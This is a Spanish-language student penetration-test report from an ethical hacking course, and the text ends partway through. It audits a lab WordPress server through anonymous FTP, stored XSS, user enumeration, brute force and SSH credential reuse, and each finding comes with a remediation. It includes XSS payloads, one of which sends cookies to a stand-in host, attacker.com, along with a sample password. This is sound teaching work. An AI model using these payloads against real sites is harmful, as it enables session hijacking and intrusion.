Trabajo de Fin de Curso MasterD

ETHICAL HACKING

Auditoría Ética: Vulneración de una red corporativa - INFORME EJECUTIVO

Santiago Peñaranda Mejia

2025

master.D

Índice

Objetivo de la auditoría **3**
Clasificaciones de gravedad **4**
Resumen Ejecutivo **5**
Máquinas Seleccionada y sus Funciones **7**
Vulnerabilidades detalladas **7**
- 1. FTP Anónimo – Acceso no autenticado 7
- 2. Stored XSS – Customizer de WordPress 9
- 3. Stored XSS – WP Google Maps Plugin 10
- 4. Enumeración de usuarios WordPress 12
- 5. Reutilización de credenciales 12
- 6. SQL Injection en payroll_app.php 15
- 7. LFI y RCE en WEBrick 19

Objetivo de la auditoría

El objetivo de esta auditoría es evaluar el nivel de seguridad de una red corporativa compuesta por dos equipos, identificando y explotando vulnerabilidades presentes en ambos sistemas. A través de técnicas de **ethical hacking**, se busca simular un ataque real con el fin de detectar fallos de seguridad, valorar su criticidad, y proponer medidas correctivas que permitan mejorar la postura de ciberseguridad de la organización. Esta evaluación forma parte del proyecto final del curso y tiene como finalidad aplicar de forma práctica los conocimientos adquiridos en materia de análisis de vulnerabilidades, explotación de sistemas y elaboración de informes técnicos y ejecutivos.

A través del uso de herramientas y metodologías propias del **ethical hacking**, se buscó:

- Detectar fallos de configuración, servicios expuestos y software vulnerable.
- Identificar **vulnerabilidades con referencias a CVEs** oficiales, evaluando su criticidad mediante el estándar **CVSS v3**.
- Explorar posibles rutas de escalada de privilegios y movimientos laterales (pivoting).
- Medir el impacto de estas vulnerabilidades si fueran explotadas por un actor malicioso.
- Validar la resistencia de los sistemas frente a ataques como **XSS, fuerza bruta, SQL Injection o ejecución remota de código (RCE)**.

Este ejercicio permitió aplicar de manera práctica los conocimientos adquiridos en el curso de Ethical Hacking, al mismo tiempo que proporciona a cualquier organización una visión clara de cómo un atacante puede comprometer sus sistemas, y qué acciones correctivas deben priorizarse para protegerlos de forma efectiva.

Clasificaciones de gravedad

La siguiente tabla define los niveles de gravedad y el rango de puntuación CVSS correspondiente que se utilizan en todo el documento para evaluar la vulnerabilidad y el impacto del riesgo.

SEVERITY	CVSS V3 SCORE	DEFINITION
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Resumen Ejecutivo

Durante esta auditoría ética de seguridad se llevó a cabo una simulación controlada de ataques sobre una red corporativa conformada por dos sistemas interconectados. El objetivo principal fue identificar vulnerabilidades reales que pudieran representar un riesgo para la integridad, confidencialidad o disponibilidad de los servicios y datos de la organización. Esta actividad formó parte del proyecto final de un curso de Ethical Hacking, aplicado en un entorno simulado con enfoque profesional.

El trabajo fue desarrollado utilizando metodologías reconocidas en el campo del hacking ético, abarcando fases esenciales como reconocimiento de red, análisis de servicios, detección de vulnerabilidades, explotación controlada de fallos y post-explotación para evaluar el impacto real. Todo se llevó a cabo en un entorno seguro, documentando cada paso con evidencia técnica y conclusiones claras.

A lo largo de la auditoría se identificaron múltiples vectores de ataque. Uno de los hallazgos más significativos fue la **reutilización de credenciales** entre distintos servicios (WordPress y SSH), lo cual permitió escalar privilegios hasta obtener acceso como **usuario root**. Además, se detectaron fallos graves en servicios como FTP (acceso anónimo), y en aplicaciones web, especialmente en una instalación de **WordPress versión 5.2.3**, donde se encontraron vulnerabilidades con **referencias oficiales a CVEs conocidos**.


Entre los más relevantes destacan:

- **CVE-2019-17671**: XSS almacenado en el Customizer de WordPress.
- **CVE-2019-9978**: Vulnerabilidad en el plugin WP Google Maps, que permite la inyección de código malicioso.
- **SQL Injection** en una aplicación PHP interna que permitió acceder a datos confidenciales y credenciales.

Estas vulnerabilidades fueron clasificadas según su criticidad usando el estándar **CVSS v3**, abarcando niveles **medios, altos y críticos**. Su explotación permitió comprometer completamente el sistema, obteniendo información sensible y demostrando un riesgo real en caso de que estas fallas estuvieran presentes en una infraestructura en producción.

En conclusión, esta auditoría demuestra la importancia de evaluar periódicamente los sistemas desde una perspectiva ofensiva y controlada.

VULNERABILITY	AMOUNT	PERCENTAGE
Critical	1	
High	2	
Medium	1	
Low	1	



Nº	Vulnerabilidad	CVE / Referencia	Tipo / Vector de Ataque	Nivel de Criticidad (CVSS)
1	Acceso FTP anónimo	CWE-200 / CWE-284	Exposición de archivos sensibles	🔴 Crítico (≈ 9.0)
2	WordPress 5.2.3 vulnerable	CVE-2019-17671	XSS almacenado en Customizer	🟠 Medio (6.1)
3	Plugin WP Google Maps	CVE-2019-9978	XSS almacenado	🔴 Alto (8.8)
4	Enumeración de usuarios WordPress	N/A	Exposición de usuarios vía brute force	🟡 Bajo / Medio (4.0–6.0)
5	Reutilización de credenciales	N/A	Escalada de privilegios (SSH → root)	🔴 Crítico (9.8)
6	SQL Injection en payroll_app.php	N/A	Acceso a base de datos / información	🔴 Crítico (10.0)
7	WEBrick LFI + RCE	N/A / Explotación directa	Inclusión de archivos / ejecución remota	🔴 Alto (8.0–9.0)
8	Accesos no restringidos a directorios home	N/A	Mala configuración de permisos	🟠 Medio (5.5)

Máquinas Seleccionada y sus Funciones

La auditoría se desarrolló sobre dos máquinas objetivo: **LINUX_MD** y **Aguacero**. En una primera fase, se procedió a comprometer la máquina **LINUX_MD**, la cual ejecuta un sistema operativo Linux con un kernel comprendido entre las versiones **3.2 y 4.14**, lo que sugiere la posible presencia de vulnerabilidades conocidas y sin parchear.

Durante el proceso, se llevó a cabo un **reconocimiento exhaustivo del entorno**, seguido por la identificación y documentación de múltiples vulnerabilidades, tanto a nivel de servicios como de aplicaciones web. Estas debilidades fueron posteriormente explotadas de forma controlada para validar su impacto real. Además, se elaboraron recomendaciones específicas orientadas a mitigar los riesgos detectados.


Una vez obtenidos los privilegios necesarios sobre LINUX_MD, se realizó una maniobra de **pivoting** hacia la segunda máquina, **Aguacero**, lo que permitió **ampliar el alcance de la auditoría** y evaluar nuevos vectores de ataque dentro de la red interna. Esta segunda fase demostró la capacidad de un atacante para moverse lateralmente dentro de la infraestructura, comprometiendo otros sistemas a partir de una intrusión inicial.

Vulnerabilidades detalladas

A continuación, se presenta el detalle individual de las vulnerabilidades encontradas durante la auditoría, incluyendo tanto aquellas asociadas a **CVE's reconocidos públicamente**, como también **fallos de configuración y malas prácticas de seguridad** detectadas en los sistemas evaluados. Cada vulnerabilidad se documenta con su criticidad, alcance, descripción técnica, pasos de reproducción y recomendaciones para su mitigación.

- **1. FTP Anónimo – Acceso no autenticado**

Alcance: `ftp://192.168.1.136`
Criticidad:High
7.5



Description:
El servidor FTP expone archivos sensibles sin requerir autenticación previa, permitiendo el acceso anónimo. Durante la auditoría, se descubrió que el directorio raíz del servidor FTP era accesible utilizando las credenciales por defecto (`anonymous:anonymous`). Esto permitió listar y descargar archivos de configuración crítica del CMS WordPress, incluyendo `wp-config.php`, `wp-login.php`, entre otros.

Detailed reproduction steps:


1. Conéctate vía FTP: `ftp 192.168.1.136`
2. Ingresa usuario: `anonymous` y presiona Enter sin contraseña.
3. Ejecuta `ls` para listar archivos disponibles.
4. Descarga archivos sensibles usando `get`.


Figure 1: Acceso directo a la estructura de WordPress vía FTP sin autenticación.

Recommendation:
Deshabilitar el acceso anónimo en el servicio FTP, restringir el acceso mediante autenticación fuerte, y considerar el reemplazo por protocolos seguros como SFTP o FTPS. Además, revisar los permisos de archivos expuestos y limitar el acceso a usuarios específicos.

🔸 2. Stored XSS – Customizer de WordPress

Alcance: `http://192.168.1.136/wp-admin/customize.php`
Criticidad: Medium
CVSS: CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N
6.1





Description:

Se detectó un XSS almacenado en el Customizer de WordPress versión 5.2.3. Esta vulnerabilidad permite a un usuario autenticado (con permisos de edición) inyectar scripts maliciosos que serán ejecutados en los navegadores de otros usuarios, comprometiendo la integridad de sus sesiones.

Detailed reproduction steps:

1. Iniciar sesión en WordPress como administrador.
2. Ir a Apariencia > Personalizar > Widgets.
3. Crear un nuevo widget de tipo texto y añadir el siguiente payload:

```
<script>alert('XSS')</script>
```

4. Al guardar o previsualizar, el script se ejecuta automáticamente.

Figure 2: Ejecución de un script malicioso en el Customizer tras cargar la vista previa.

Recommendation:
Actualizar WordPress a la última versión y aplicar validaciones de entrada en todos los campos que permitan contenido personalizado. Utilizar sanitización del lado del servidor para evitar la ejecución de scripts inyectados.


🔸 3. Stored XSS – WP Google Maps Plugin

Alcance:`http://192.168.1.136/wp-admin/admin.php?page=wp-google-maps-menu`
Criticidad: High
CVSS: CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:N
8.8

```
<script>alert('Tengo las Cookies del Admin jijijij :)')</script>

        <p>
            <?php
            _e('Some caching and optimization plugins will continue to serve your map
clicking "I Agree" will reload the page and appear to have no effect. To solve this is
'wp-google-maps');
            ?>
        </p>
    </div>

    <div id="wpgmza-gpdr-general-compliance">
```



Description:
El plugin WP Google Maps (v7.11.17) permite la inyección de scripts persistentes dentro de los campos de configuración del mapa. Un atacante autenticado puede inyectar JavaScript en el campo de descripción de los marcadores, comprometiendo las sesiones de otros usuarios.

Detailed reproduction steps:

1. Acceder al panel de administración de WordPress.
2. Ir al plugin WP Google Maps y crear o editar un marcador.
3. Insertar el siguiente código en el campo de descripción:

```
<script>document.location='http://attacker.com?cookie='+document.cookie</script>
```

4. Al acceder a la página del mapa, el script se ejecuta.

Figure 3: Ejemplo de redirección automática a sitio malicioso desde un mapa comprometido o robo de cookies del admin, así si no eres administradores podríamos escalar y serlo.

Recommendation:
Actualizar el plugin a una versión segura. Validar y escapar todos los datos de entrada desde formularios. Utilizar cabeceras de seguridad como Content-Security-Policy para prevenir ejecución de código no autorizado.

🔸 4. Enumeración de usuarios WordPress

Alcance: `http://192.168.1.136/?author=1`
Criticidad: Low–Medium
CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
4.3

Description:
El CMS WordPress permite la enumeración de usuarios mediante peticiones directas con el parámetro `author`. Esto facilita ataques de fuerza bruta sobre cuentas conocidas, especialmente si se combinan con plugins vulnerables.

Detailed reproduction steps:

1. Realiza una petición: `http://192.168.1.136/?author=1`

2. La URL redirige a `/author/webmaster/`, revelando el nombre de usuario.


Figure 4: Enumeración de usuarios desde URL predecible en WordPress.

Recommendation:
Ocultar la enumeración de usuarios mediante configuraciones en `.htaccess` o plugins de seguridad. Desactivar la redirección automática de autores y monitorizar intentos de fuerza bruta.

🔸 5. Reutilización de credenciales


Alcance: `http://192.168.1.136/wp-admin + SSH (22)`
Criticidad: Critical
CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
9.8

Así es como obtuvimos las credenciales del panel de administrador de Wordpress, gracias a un ataque de fuerza bruta que hicimos con WPScan




Vamos a comprobar si la contraseña obtenida es válida; si es así, se logrará el acceso al panel de administración de WordPress.


Y así es como estamos dentro del panel de administrador de wordpress



Ahora que disponemos de un usuario válido (`webmaster`) junto con su contraseña correspondiente (`kittykat1`), y considerando que en la fase de enumeración de servicios se identificó el puerto 22 (SSH) como abierto, procederemos a verificar si estas credenciales permiten establecer una conexión SSH con el sistema y obtener acceso a una shell en la máquina objetivo.



Como resultado, se consiguió acceso a una shell del sistema. Esto fue posible gracias a la reutilización de credenciales, ya que la misma contraseña utilizada para acceder al panel de WordPress también fueron válidas para el servicio SSH.



Description:
Tras obtener credenciales válidas de WordPress, se detectó que el mismo usuario utilizaba la misma contraseña en el servicio SSH, lo que permitió el acceso completo al sistema y posterior escalada a root.

Detailed reproduction steps:

1. Usuario WordPress: `webmaster`, contraseña obtenida vía fuerza bruta `kittykat1`.

